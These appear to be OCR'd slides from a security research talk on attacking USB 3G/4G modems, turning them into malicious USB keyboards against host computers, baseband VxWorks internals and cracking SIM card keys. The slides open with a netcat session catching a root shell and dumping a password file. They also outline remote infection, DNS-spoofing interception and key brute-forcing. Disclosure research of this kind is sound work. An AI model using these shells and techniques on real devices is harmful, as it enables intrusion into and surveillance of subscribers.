


```
U:\>nc -l -p 81
id
uid=0(root) gid=0(root)
cat /etc/passwd
root:pZu9x4HiPJMls:0:0:root:/home/root:/bin/sh
daemon:*:1:1:daemon:/usr/sbin:/bin/sh
bin:*:2:2:bin:/bin:/bin/sh
sys:*:3:3:sys:/dev:/bin/sh
sync:*:4:65534:sync:/bin:/bin/sync
games:*:5:60:games:/usr/games:/bin/sh
man:*:6:12:man:/var/cache/man:/bin/sh
lp:*:7:7:lp:/var/spool/lpd:/bin/sh
mail:*:8:8:mail:/var/mail:/bin/sh
news:*:9:9:news:/var/spool/news:/bin/sh
uucp:*:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:*:13:13:proxy:/bin:/bin/sh
www-data:*:33:33:www-data:/var/www:/bin/sh
backup:*:34:34:backup:/var/backups:/bin/sh
list:*:38:38:Mailing List Manager:/var/list:/bin/sh
irc:*:39:39:ircd:/var/run/ircd:/bin/sh
gnats:*:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
diag:*:53:53:diag:/nonexistent:/bin/sh
nobody:*:65534:65534:nobody:/nonexistent:/bin/sh
```

6month's homework: NSA at home

- You can rent the modem for 1 week
- You can use RCE and CSRF for ~~local~~ remote infection of the system
- ~~Return it to the store~~
- You can spy with opensource products (http://opencellid.org/ etc) via CellID and WiFi
- You can intercept HTTP/HTTPS via DNS spoofing
- Maybe more?
- Do not hack other subscribers!

I’m watching you…



Stat (1 week of detecting)

Modem	Vulnerabilities	Total
A	RCE CSRF XSS WiFi Access	1411
B	RCE CSRF XSS	1250
C	RCE CSRF	1409
D	”Not vulnerable”	946

+**1 step to 4000+ infected modems**

Cute, but…

- Get firmware?
  - Yes it nice.
- Find more bugs?
  - We have enough…
- Get SMS, send USSD?
  - Can be done via CSRF/XSS…
- PWN the subscriber?

RCE+CD-ROM Interface=Host infection

- Maybe we'll wrote our own "diagnostic tool for YOUR modem xxx"

It still in USB!

It still in (bad) USB!

https://srlabs.de/blog/wp-content/uploads/2014/07/SRLabs-BadUSB-BlackHat-v1.pdf

USB gadgets & Linux


- drivers/usb/gadget/*
- Composite framework
  - allows multifunctional gadgets
  - implemented in composite.c

Android gadget driver

- Implemented in android.c
- Composite driver wrapper with some UI
- /sys/class/android_usb/android0
  - enabled
  - functions
  - Class/Protocol/SubClass etc.
  - List of supported functions
- Your favorite phone can become audio_source instead of mass storage

What about HID device?

- Patch kernel, compile, flash new kernel => BORING!!!



USB Keyboard

pelya - June 25, 2014

Tools

This app is compatible with some of your dev

★★★½☆ (492)

What about HID device?

- Android gadget driver works with supported_functions
- We can patch it in runtime!
  - Add new hid function in supported_functions array
  - Restart device
  - …
  - PROFIT


Sad Linux

- By default kernel doesn’t have g_hid support
- Hard to build universal HID driver for different versions
  - vermagic
  - Function prototypes/structures changes over time
  - Different CPU
- Vendors have a hobby – rewrite kernel at unexpected places
- Fingerprint device before hack it!

DEMO

Some Huawei

- Hisilicon hi6920
- ARM
- Linux box
- Stack overflow
- Remote firmware upload



Unexpected VxWorks


- dmesg
- [000003144ms] his_modem_load_vxworks:164: >>loading:vxworks.....

Baseband reversing

- Network stack protocol
  - ASN1 hell
  - Lots 3GPP
- RTOS
- Debug can be hard

VxWorks on baseband


- Loaded by Linux
- Packed on flash
- dmesg => load vxworks ok, entey 0x50d10000
- CShell
  - OS communication
  - Builtin debuger
- Nearly all names of objects/functions
- POSIX + documentation



4G


Resume

- For telcos
  - Do not try to reinvent the ~~wheel~~ webserver
  - All your 3/4G modems/routers are ~~5/\><~~ belong to us
- For everybody
  - Please don’t plug computers into your USB
  - Even if it’s your harmless ~~network printer~~ 4G modem



Is it safe to plug USB devices on 220v wall sockets?

The Chip



What is SIM: for hacker

- Microcontroller
  - Own OS
  - Own file system
  - Application platform and API
- Used in different phones (even after upgrade)
- OS in independent, but can kill all security
  - Baseband access
  - OS sandbox bypass

What has Karsten taught us?

- There are applications on SIM card
- Operator can access you SIM card by means of binary SMS
- Identifier for accessing such applications is TAR (Toolkit Application Reference)


What has Karsten taught us?

- Not all TARs are equally secure
- If you are lucky enough you could find something to bruteforce
- If you are even more lucky you can crack some keys
- Or some TARs would accept commands without any crypto at all

https://srlabs.de/rooting-sim-cards/

Getting the keys

- Either using rainbow tables or by plain old DES cracking
- We've chosen the way of brute force
- Existing solutions were too slow for us
- So why not to build something new?




Getting the keys

- So why not to build something new?
- Bitcoin mining business made another twist
- Which resulted in a number of affordable FPGAs on the market
- So…

